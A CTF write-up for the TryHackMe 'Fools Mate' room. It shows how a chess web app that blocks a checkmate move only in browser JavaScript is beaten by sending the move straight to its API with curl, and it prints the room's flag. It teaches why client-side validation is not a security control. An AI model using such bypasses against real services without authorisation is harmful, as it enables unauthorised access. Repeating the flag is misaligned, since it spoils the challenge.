Fools Mate — THM Writeup
Hey everyone,
This is my full writeup for Fools Mate, a web exploitation CTF room. I want to walk through the entire thought process — including the dead ends — so that every decision I made is visible. The vulnerability here is a classic one, but getting to it took a few wrong turns that are worth documenting.
The Challenge

You’re given a URL to a chess web application called EndgameTrainer. The page shows a chess board with the label “Mate-in-one · White to move.” There’s a hidden flag somewhere. The goal is to find it.
That’s it. No other instructions.
Step 1 — Reading the HTML Source
The first thing I always do with any web challenge is read the page source. Not DevTools, not anything fancy — just Ctrl+U or curl to see the raw HTML.
1
curl http://10.48.161.10/
The page structure was clean. Most elements were empty divs that JavaScript would populate. But one thing immediately stood out:
1
<div class="flag-banner" id="flagBanner" hidden></div>
A hidden element with the ID flagBanner. In a CTF, that’s practically a neon sign. The hidden attribute just makes it invisible — it doesn’t mean the content isn’t there.
I also noticed the fake Windows error dialog:
1

<div class="win-message" id="winMessage">I'll shut down your PC if you play that.</div>
That’s clearly flavor text meant to scare you away from making a specific move. CTF authors usually mean the opposite — “play that.”
And the script tag at the bottom:
1
<script type="module" src="js/app.js"></script>
All the logic lives in app.js.
Step 2 — The Console Dead End
My first instinct was to check whether the flag was already in the DOM, just hidden. I opened the browser console (F12) and ran:
1
document.getElementById("flagBanner").hidden = false;
The flag banner appeared on screen — but it showed FLAG{...}, a literal placeholder. Not the real flag.
So the flag wasn’t pre-loaded in the HTML. It had to come from somewhere else — either JavaScript logic or the server. This meant reading app.js was non-negotiable.
Step 3 — Reading app.js
1
curl http://10.48.161.10/js/app.js
I grep’d for the most interesting keywords first:
1
2
3
curl http://10.48.161.10/js/app.js | grep -A10 -B10 showFlag
curl http://10.48.161.10/js/app.js | grep -A10 -B10 flag
curl http://10.48.161.10/js/app.js | grep -A10 -B10 data
The key functions I found:
showFlag()
1
2
3
4
function showFlag(flag) {
  flagBanner.hidden = false;
  flagBanner.textContent = flag;
}
This function doesn’t generate the flag — it just displays whatever string is passed to it. The real flag has to come from somewhere else.
finalize()
1
2
3
4
5
function finalize(data) {
  refreshHighlights();
  updateStatus();
  if (data.flag) showFlag(data.flag);
}
Here’s the key line: if (data.flag) showFlag(data.flag). The flag comes from a variable called data. Where does data come from?
The API call
Tracing data upward through the code:
1
2
3
4
5
6
7
const res = await fetch('/api/move', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ from, to, promotion })
});
data = await res.json();
finalize(data);
So the flow is:
1
Browser sends move → /api/move → Server returns JSON → data.flag → showFlag()
The server sends the flag. It’s not hardcoded in JavaScript. The server only includes it in the response when the right conditions are met.
preMoveCheck() — The Real Discovery
Then I found this:
1
2
3
4
5
6
7
8
9
10
11
function preMoveCheck(from, to, promotion) {
    const probe = new Chess(game.fen());
    result = probe.move({ from, to, promotion });

    if (result && probe.isCheckmate()) {
        showSystemNotice("I'll shut down your PC if you play that.");
        return false;
    }

    return true;
}
And this, called before every move is sent:
1
if (!preMoveCheck(from, to, promotion)) return;
So what happens when you try to play the winning checkmate move in the browser?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
You click the winning square
        │
        ▼
Browser simulates the move (probe.move)
        │
        ▼
probe.isCheckmate() returns true
        │
        ▼
showSystemNotice("I'll shut down your PC...")
return false
        │
        ▼
The fetch('/api/move') never runs
The browser intentionally blocks the winning move. The server never even sees it. This is client-side validation being used as a security control — and that’s the vulnerability.
Step 4 — Understanding the Vulnerability
Everything in preMoveCheck() runs in my browser. JavaScript that runs in the browser is 100% under my control. I can:
- Disable it in DevTools
- Set a breakpoint and skip it
- Or simply not use the browser at all
If the server is doing no validation of its own and just trusts that clients will never send a checkmate move — it will happily return the flag when a checkmate move arrives.
The question became: what is the winning move?
Looking at the board, it’s a rook endgame. White rook is on a1, Black king is on g8. The rook can deliver checkmate by moving to a8 — cutting off the king with nowhere to go.
Move: Rook a1 → a8 ({"from":"a1","to":"a8"})
Step 5 — Bypassing the Browser with curl
Instead of clicking anything in the browser, I sent the winning move directly to the API:
1
2
3
4
5
curl \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"from":"a1","to":"a8"}' \
  http://10.48.161.10/api/move
The server responded:
1
2
3
4
5
6
7
8
9
{
  "ok": true,
  "move": "a1a8",
  "fen": "R5k1/5ppp/8/8/8/8/5PPP/6K1 b - - 1 1",
  "status": "checkmate",
  "turn": "b",
  "winner": "white",
  "flag": "THM{cl13nt_s1d3_ch3ckm4t3}"
}
 The server had no server-side check. It accepted the checkmate move, confirmed the win, and returned the flag.
Flag: THM{cl13nt_s1d3_ch3ckm4t3}
The Full Thought Process
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
Hidden flagBanner in HTML
        │
        ▼
Remove hidden attr in console → placeholder FLAG{...}, not real
        │
        ▼
Flag must come from JavaScript or server
        │
        ▼
Read app.js
        │
        ▼
showFlag() just displays whatever is passed in
        │
        ▼
finalize() calls showFlag(data.flag)
        │
        ▼
data comes from fetch('/api/move') response
        │
        ▼
Flag is sent by the server, not the client
        │
        ▼
preMoveCheck() blocks checkmate moves in the browser
        │
        ▼
Browser JS = client-controlled = bypassable
        │
        ▼
Send the winning move directly via curl
        │
        ▼
Server returns flag — no server-side restriction
What I Would Have Done Differently
Skip the console step. Running flagBanner.hidden = false felt like the right first move, but it cost time. In a CTF where there’s a server-side API involved, the flag will almost never be pre-loaded in the DOM. Reading app.js should have been step one.
Look for client-side restrictions earlier. Once I knew the flag came from data.flag via the API, I should have immediately asked: “Why can’t I trigger this through the UI?” The preMoveCheck function was hiding in plain sight. Searching for return false or any function called before fetch() would have found it faster.
Key Takeaway
Client-side validation is not security. Any JavaScript that runs in the browser can be modified, bypassed, or ignored entirely. If a rule matters for security — like “you should not be able to win this way” — it must be enforced on the server. The browser is never a trusted environment.